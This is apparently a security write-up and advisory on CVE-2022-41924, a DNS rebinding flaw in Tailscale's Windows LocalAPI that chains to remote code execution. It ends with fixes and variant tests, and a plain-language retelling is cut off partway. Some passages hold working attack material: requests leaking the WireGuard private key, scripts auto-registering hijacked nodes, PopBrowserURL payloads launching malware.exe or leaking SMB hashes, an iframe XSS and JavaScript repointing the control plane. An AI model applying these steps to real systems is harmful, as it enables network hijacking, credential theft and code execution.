CVE-2022-41924 - RCE in Tailscale, DNS Rebinding, and You
Tailscale's LocalAPI on Windows was vulnerable to DNS rebinding, allowing a malicious website to make arbitrary requests to the API and reconfigure the daemon. This could lead to information disclosure, control plane hijacking, and remote code execution via Taildrop and other features.
 Published on emily.id.au
Update to Tailscale v1.32.3, which was released today. Note that Tailscale does not automatically update itself.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Tailscale is a mesh VPN service. Nodes on a Tailscale network establish direct WireGuard connections to one another on demand, using information pushed out by a central control plane: which IPs each node can be found at, which WireGuard public keys they use, and which nodes are allowed to access which ports.
On each node a process called tailscaled does the heavy lifting: talking to the control plane, setting up the TUN interface, and carrying packets. A separate process provides a tray icon and configuration GUI in the Windows taskbar (or the macOS menu bar). On Linux, configuration is done solely through the tailscale command-line utility. These front ends talk to tailscaled through an HTTP API called the LocalAPI.
On Unix platforms the LocalAPI is bound to an AF_UNIX socket with a tiered permission structure: basic read-only access for most Unix users, privileged access for root or another specially designated user. On Windows, which lacked AF_UNIX, the LocalAPI instead binds to a loopback TCP socket, [redacted]:41112. It checks netstat to enforce that incoming TCP connections come from the expected Windows user, emulating the Unix socket privilege model.
In a world where our computers run only trusted code, those two approaches would be equivalent. The world we actually live in is messier, because a web browser will happily execute arbitrary JavaScript from any site you visit.
Setup
The attack needs a victim running Tailscale on Windows with a web browser, an attacker-controlled website, and an attacker-controlled control plane. The report illustrates DNS rebinding with a hostname under rebind.it. and a third-party open-source control plane implementation, Headscale, to stand in for Tailscale's control plane. The proof of concept was initially hosted on a local machine at [redacted] and later moved to a cloud server.
Finding it
The starting observation is about the browser's Same-Origin Policy. If a page asks to perform an HTTP request to /var/run/tailscale/tailscaled.sock, the browser refuses. If it asks to speak to [redacted]:41112, the browser is a little more receptive, but the types of requests are limited and the responses cannot be read. If the page speaks to its own website, arbitrary requests can be made and responses read.
The Same-Origin Policy is somewhat flawed in its interpretation of what is and is not "my website". Consider a site hosted at s-[redacted]-[redacted]-12345-rr-e.d.rebind.it:
$ host s-[redacted]-[redacted]-12345-rr-e.d.rebind.it
s-[redacted]-[redacted]-12345-rr-e.d.rebind.it has address [redacted]
$ host s-[redacted]-[redacted]-12345-rr-e.d.rebind.it
s-[redacted]-[redacted]-12345-rr-e.d.rebind.it has address [redacted]
When the page, initially loaded from [redacted], makes a request to its own domain, the browser checks DNS again. The answer is now [redacted], and the browser carries out the request without deeming it cross-origin, because the domain of the page matches the domain of the request. That is DNS rebinding.
Applying the technique, a malicious site can make arbitrary requests to the LocalAPI. The API applies no additional authentication beyond checking that the browser runs as the same Windows user as the Tailscale GUI, so the attacker has full privileges and can introspect and reconfigure tailscaled.
Exploitation
Step 1: read data through the LocalAPI (Issue 1)
The status and whois endpoints expose details of the machines on the tailnet (hostnames, Tailscale and real IP addresses, service lists) as well as the names, email addresses and profile pictures of their owners.
The WireGuard private key used by the node is sanitised when preferences are read:
GET /localapi/v0/prefs HTTP/1.1

...
"PrivateNodeKey": "privkey:0000000000000000000000000000000000000000000000000000000000000000",
...
but is revealed when preferences are updated:
PATCH /localapi/v0/prefs HTTP/1.1
{}

...
"PrivateNodeKey": "privkey:[redacted]",
...
The key should allow impersonating the targeted Windows node on the tailnet, opening WireGuard connections and reaching private services. In practice, extra custom packets are required to talk to a Tailscale node on top of pure WireGuard; the relevant code is open source, but using it would require writing an unconscionable amount of Go, so the researchers moved on.
Step 2: become the control plane
A PATCH to /localapi/v0/prefs can update ControlURL, moving the machine to an attacker-controlled control plane away from the default of https://controlplane.tailscale.com. Headscale serves this purpose. The change does not take effect until the Tailscale client restarts, which in practice likely means waiting for the whole machine to reboot, not an insurmountable restriction in the age of automatic Windows Update installation.
Headscale's logs can be processed to automatically accept new machines into the malicious tailnet:
while(<>){/(?<=ter\/)nodekey:\w*/&&`headscale -n meow nodes register --key $&`}
import re
import subprocess
import sys

seen = set()
r = re.compile(rb"(?<=/register/)nodekey:[^ ]*")

for line in sys.stdin.buffer:
    if (match := r.search(line)):
        if match not in seen:
            subprocess.run([sys.argv[1], "-n" "meow", "nodes", "register", "--key", match[0].decode()])
            seen.add(match)

    sys.stdout.buffer.write(line)
Once the machine has rebooted and joined, the attacker can access any network services it runs. While setting preferences through the LocalAPI, the machine can also be configured as an Exit Node, giving access to other services on the same physical network. Tailscale is acting as a LOLBin, proxying the attacker into the network without running malicious code on the machine beyond the one-off JavaScript that reconfigured tailscaled. Against a fully committed Tailscale user there may be little sitting unfirewalled on the traditional private network, so the practical value varies.
Step 3: trigger code execution through PopBrowserURL (Issue 2)
tailscaled constantly long-polls the control plane for updates to the network layout. Sometimes, for a privileged action such as SSHing to a locked-down server, Tailscale asks the user to re-authenticate by including a PopBrowserURL field in the response. The daemon forwards this URL to the GUI, which opens it in a browser. The GUI component is closed source, but it is implemented sub-optimally: it allows the control plane to push out arbitrary paths for files to open.

Windows can open executables directly from WebDAV servers. Pushing out \\live.sysinternals.com\tools\Procmon64.exe makes Tailscale download and launch Procmon, but the user is prompted first because the downloaded file bears the Mark of the Web:
Step 4: bypass the prompt with Taildrop (Issue 3)
Taildrop provides a UI to send files between devices owned by the same user on a tailnet. It can be enabled or disabled by the tailnet administrator and is off by default. But once ControlURL points at a malicious server, the tailnet administrator is not someone with the victim's best interests at heart.

From another machine on the Headscale tailnet, an arbitrary executable can be Taildropped onto the victim's desktop. The file is not tainted with the Mark of the Web, so Tailscale can launch it without user interaction. All that is needed is its path:
"PopBrowserURL": "C:\Users\___🤷♀️___\Desktop\malware.exe"
The username might be guessed from the email address learned from the status endpoint, or enumerated from an unauthenticated LDAP server reachable with the victim as an Exit Node. A more general solution is, like so much of Windows, remarkably cursed: to learn the username, first learn the password.
"PopBrowserURL": "\\[redacted]"

Asking Tailscale to open a path on an SMB share makes Windows send the username and a hash of the login password to that server unprompted. Because the SMB connection runs over Tailscale, network-level egress filtering of SMB, a commonly recommended mitigation against this class of attack, is bypassed. With the username known, the path can be filled in and execution triggered:
"PopBrowserURL": "C:\Users\jamie\Desktop\malware.exe"
Step 5: the demo breaks in the cloud
With three bugs believed chainable for RCE against any Windows Tailscale user, the researchers moved the proof-of-concept server from a local machine to one in the cloud. A quick re-test in Chrome produced a CORS error:

The Fetch Standard does not define a way for a request targeting the same domain, protocol and port as the requesting page to be considered cross-site. But a newer standard, the WICG Private Network Access specification, adds a check on the IP address the user agent actually connects to, performed for each new connection so that DNS rebinding cannot trick the user agent into revealing information it should not.
The effect, as implemented in Chrome and Edgium, is that a site hosted in public IP address space cannot rebind to one hosted in private IP space. Hosted at [redacted], the proof of concept attacked all browsers; moved to the internet, the mitigation worked. Firefox does not implement PNA and remains fully exploitable over the public internet with the bugs described.
The addresses PNA considers private are:
[redacted]/8, the IPv4 loopback space[redacted]/8,[redacted]/12and[redacted]/16, the RFC1918 IPv4 spaces[redacted]/16, the IPv4 link-local space- the IPv6-mapped versions of the above
::1/128, the IPv6 loopback spacefc00::/7, the IPv6 Unique Local Address spacefe80::/10, the IPv6 link-local unicast space
IPv6 tailnet addresses are chosen from fc00::/7, so the attack remains usable for lateral movement within a tailnet. It does not require an ACL allowing traffic to :41112 on the attacker's machine, thanks to the ability to opt out of the firewall previously discussed by Pulse Security. Using issues 1 to 3, the matrix is:
| Windows+Firefox | Windows+Chrome | Non-Windows | |
|---|---|---|---|
| No special access | Exploitable | Unexploitable? (PNA) | Not vulnerable |
| Same local network | Exploitable | Exploitable | Not vulnerable |
| Same Tailnet | Exploitable | Exploitable | Not vulnerable |
IPv4 Tailscale addresses are not RFC1918, not link-local and not loopback: they are RFC6598 CGNAT addresses from [redacted]/10, a space Chrome does not consider private.
Step 6: rebind to Quad100 (Issue 4)
tailscaled runs a web server at [redacted]. This is all it does:

It is not much, but it is rebindable, and it reveals the target's tailnet IP address. Unlike the LocalAPI, it works everywhere, not just on Windows.
Step 7: rebind to the PeerAPI (Issue 5)
Looking further reveals the PeerAPI, an HTTP API exposed on a predictable port to other nodes on the tailnet. It is not used for core functionality but for features such as Taildrop and some introspection functionality.

It lives in tailnet address space. Rebinding to Quad100 reveals the target's tailnet address; the PeerAPI port can then be calculated, and a rebind to that address dumps environment variables, reveals other tailnet devices, and sends files via Taildrop.
Step 8: understand Taildrop to find the XSS (Issue 6)
- To send a file to a fellow node, connect to its PeerAPI and PUT the file to
/v0/put/$filename-of-my-choosing. tailscaledstores it temporarily. On Windows that isC:\ProgramData\Tailscale\files\$email-uid-$uid\$filename-of-my-choosing.tailscaledinforms the GUI that a new file has arrived.- The GUI fetches the file from
tailscaledthrough a GET request to the LocalAPI and saves it to the desktop. - The LocalAPI GET request is served with
Content-Type: text/html.
That last point is the XSS. Exploiting it requires winning a race: as part of handling the GET, tailscaled deletes the file from the temporary directory because it has been moved to its final location. The researchers found that uploading multiple files with the same name in parallel makes the threads fight over the shared filename, some requests fail, and the file is never deleted. The HTML can then be loaded in an iframe, which PNA does not prohibit:
<iframe src="http://[redacted]:41112/localapi/v0/files/evil.html"></iframe>
JavaScript now runs in a true LocalAPI origin, giving equivalent access to Issue 1 without Chromium's security features in the way. On the same day the XSS was found, the first commits of Fast User Switching (work in progress, not in a released version) landed on the main branch. It lets Tailscale switch between accounts without logging out and in, and as part of it tailscaled may switch to another control plane server without a manual restart, so the target can join the Headscale tailnet in seconds with no reboot:
let id =
  (await (await fetch("/localapi/v0/profiles/current", { method: "GET" }))
    .json()).ID;
await fetch("/localapi/v0/prefs", {
  method: "PATCH",
  body: JSON.stringify({
    ControlURL: "http://[redacted]:8080",
    ControlURLSet: true,
  }),
});
await sleep(1000);
await fetch("/localapi/v0/profiles/", { method: "PUT" });
await sleep(1000);
await fetch("/localapi/v0/profiles/" + id, { method: "POST" });
Step 9: full chain
By chaining issues 4, 5, 6, 2 and 3, RCE against Chrome users over the public internet is achieved:
Root cause
The LocalAPI on Windows is a loopback TCP service that authenticates callers only by checking that the connecting process belongs to the same Windows user. That model assumes the browser is a trusted client, but a browser will make requests to [redacted] on behalf of any page, and DNS rebinding defeats the Same-Origin Policy's domain check. The fix for the LocalAPI was a Host header allowlist. The same gap existed on the Quad100 server and the PeerAPI.
The GUI opened the control plane's PopBrowserURL as a path, allowing arbitrary paths to be pushed out. and Taildrop delivered files without the Mark of the Web, so a file placed on the desktop could be launched without a prompt. The LocalAPI served Taildrop files as text/html, turning a file fetch into script execution in the LocalAPI origin.
Chromium's Private Network Access would have blocked rebinding from public to private address space, but Tailscale's IPv4 addresses come from [redacted]/10, which PNA does not treat as private, so the protection did not apply to tailnet addresses.
Impact
Against a Windows user with a browser, an attacker could read tailnet details, machine owners' names, email addresses and profile pictures, and the node's WireGuard private key; move the machine to an attacker-controlled control plane; use it as an Exit Node to reach the local network; and, by chaining the control plane, Taildrop and the LocalAPI XSS, execute code. With Firefox the chain works over the public internet; with Chrome it works from the same local network or the same tailnet, and over the public internet by chaining issues 4, 5, 6, 2 and 3. Non-Windows machines are not vulnerable to the LocalAPI issues. Issue 7 affects any non-HTTPS service on a tailnet that is unauthenticated or relies on Tailscale for authentication.
Fix
Update to Tailscale v1.32.3. Tailscale does not update itself automatically; administrators can see the running version on the admin page. In descending order of priority: Windows machines with browsers, other machines with browsers, machines without browsers.
- Issues 1 and 4:
Hostheader allowlist implemented. - Issue 2: URL filtering.
- Issue 3: Mark of the Web and
com.apple.quarantineapplied. - Issue 5:
Hostheader allowlist and introspection locked down. - Issue 6:
Content-Typefix,Content-Security-Policyand request header checks.
For Issue 7, customers running non-HTTPS services that are unauthenticated or rely on Tailscale for authentication should implement an allowlist of expected HTTP Host headers. This can be tested with curl: if a random value in the Host header still lets you view information or take actions that should not be public, action is required.

Alternatively, use Tailscale's built-in TLS certificate support to run internal services over HTTPS, directly or via something like caddy, with HTTP disabled or redirecting to HTTPS. Tailscale published remediation advice for this issue.
Variants to test
- Other loopback APIs on Windows. Look for services bound to
[redacted]that authenticate by user or not at all. A positive result is a rebound page reading a response or changing state. Hostheader handling. Send a randomHostto internal HTTP services on a tailnet. A positive result is a normal response rather than a rejection.- CGNAT address space. Check whether services on
[redacted]/10are reachable by rebinding from a public site in Chromium. A positive result is a successful cross-origin read where PNA would otherwise block. - Control-plane-supplied URLs. In any client that opens URLs pushed by a server, try file paths and UNC paths. A positive result is the client opening a local path or an SMB share.
- File transfer features. Send an executable through a file-sharing feature and check whether it carries the Mark of the Web. A positive result is execution without a prompt.
- Content-Type on file endpoints. Request an uploaded file and check the served type. A positive result is
text/htmlfor attacker-controlled content, loadable in aniframe. - Race on temporary files. Upload several files with the same name in parallel and fetch one. A positive result is the file surviving long enough to be loaded.
What happened, in plain words
Tailscale is a product that creates a private network between your own devices, wherever they are. You install it on your laptop, your phone and your work computer, and they can all talk to each other as if they were plugged into the same switch, even across the internet. It is often described as a mesh VPN: every device connects directly to every other device it needs to reach, rather than all traffic going through one central server.
To make that work, each device runs a small program in the background. On Windows that program is called tailscaled, and it does the heavy lifting: it talks to a central service called the control plane, sets up a virtual network card, and carries the traffic. A second, separate program gives you the tray icon and the settings window in the Windows taskbar (or the menu bar on a Mac). On Linux there is no tray icon; you configure everything with the tailscale command-line tool.
The tray icon and the settings window need to talk to tailscaled. They do it through a small web API, which is just a way for one program to ask another program for information or to change a setting, using the same kind of HTTP requests your browser makes to websites. Tailscale calls this the LocalAPI.
On Unix-like systems (Linux, macOS), the LocalAPI listens on a special kind of local connection called an AF_UNIX socket. Think of it as a private door inside the building that only programs running on the same machine can knock on, and even then with different levels of access: most users can read basic information, while root or another specially designated user gets the privileged controls.
Windows did not have that kind of socket for a long time, so on Windows the LocalAPI instead listens on a loopback TCP socket, [redacted]:41112. Loopback is the address a computer uses to talk to itself; [redacted] always means "this same machine". To make up for the missing Unix socket permissions, tailscaled checks netstat (a Windows tool that lists open network connections) to confirm that the program connecting to it belongs to the same Windows user as the Tailscale tray icon.
If every program on your computer were trustworthy, those two designs would be equally safe. But they are not, because your web browser will happily run JavaScript from any website you visit. JavaScript is the programming language of web pages, and a page can use it to make requests to other addresses, including addresses on your own machine. That is the crack the researchers went through.
The attack needs very little: a victim running Tailscale on Windows with a web browser, and a website the attacker controls. The report illustrates DNS rebinding with a hostname under rebind.it. and a third-party open-source implementation of a Tailscale control plane called Headscale, so they could pretend to be the central server. Their proof of concept was first hosted on a local machine at [redacted] and later moved to a cloud server.
The idea: the browser's Same-Origin Policy and how DNS rebinding bends it
When you load a web page, the browser applies a rule called the Same-Origin Policy. An "origin" is the combination of protocol (http or https), domain name and port. The policy says that a page from one origin may not read the responses of requests it makes to a different origin. This is what stops a random website from reading your webmail while you are logged in.
So if a malicious page asks the browser to make an HTTP request to /var/run/tailscale/tailscaled.sock, the browser refuses outright. If the page asks to speak to [redacted]:41112, the browser is a little more willing, but it limits the kinds of requests that can be made and does not let the page read the responses. If the page speaks to its own website, of course, it can make any request and read any response.
The Same-Origin Policy has a weak spot in how it decides what counts as "its own website". The browser checks the domain name, not the address the domain currently points to. Consider a site hosted at s-[redacted]-[redacted]-12345-rr-e.d.rebind.it. The name itself encodes the addresses the rebinding service will hand out, in order:
$ host s-[redacted]-[redacted]-12345-rr-e.d.rebind.it
s-[redacted]-[redacted]-12345-rr-e.d.rebind.it has address [redacted]
$ host s-[redacted]-[redacted]-12345-rr-e.d.rebind.it
s-[redacted]-[redacted]-12345-rr-e.d.rebind.it has address [redacted]
Line by line: host is a command that asks the DNS system, the internet's phone book, what address a name points to. The first query returns [redacted], the attacker's public server, which is where the page is loaded from. The second query, for the very same name, returns [redacted], the victim's own machine. The name did not change; only the answer did.
When the page, which was loaded from [redacted], later makes a request to its own domain, the browser looks the name up again, just in case the site moved. This time the answer is [redacted], so the browser sends the request to the victim's own computer. Because the domain of the page and the domain of the request match, the browser does not treat it as cross-origin, and the page is allowed to read the response. That trick is called DNS rebinding, and it is the key that opens the LocalAPI.
With that key, the malicious site can make arbitrary requests to the LocalAPI. The API adds no authentication of its own beyond checking that the browser is running as the same Windows user as the Tailscale tray icon, which it is. So the attacker has full privileges and can read and change tailscaled's settings at will.
Step 1: reading data through the LocalAPI (Issue 1)
The status and whois endpoints (an endpoint is one specific address inside an API, like a counter in a shop) expose details of every machine on the tailnet: hostnames, Tailscale and real IP addresses, and the list of services each machine runs. They also reveal the names, email addresses and profile pictures of the machines' owners.
The WireGuard private key is the secret that proves a device's identity on the encrypted network, a bit like the private half of a key pair. It is hidden when the preferences are read:
GET /localapi/v0/prefs HTTP/1.1

...
"PrivateNodeKey": "privkey:0000000000000000000000000000000000000000000000000000000000000000",
...
Line by line: GET means "read this". /localapi/v0/prefs is the address of the preferences inside the LocalAPI. The response contains a field called PrivateNodeKey, but its value has been replaced with zeros, so the secret is not shown.
But when the preferences are updated, the same field comes back in full:
PATCH /localapi/v0/prefs HTTP/1.1
{}

...
"PrivateNodeKey": "privkey:[redacted]",
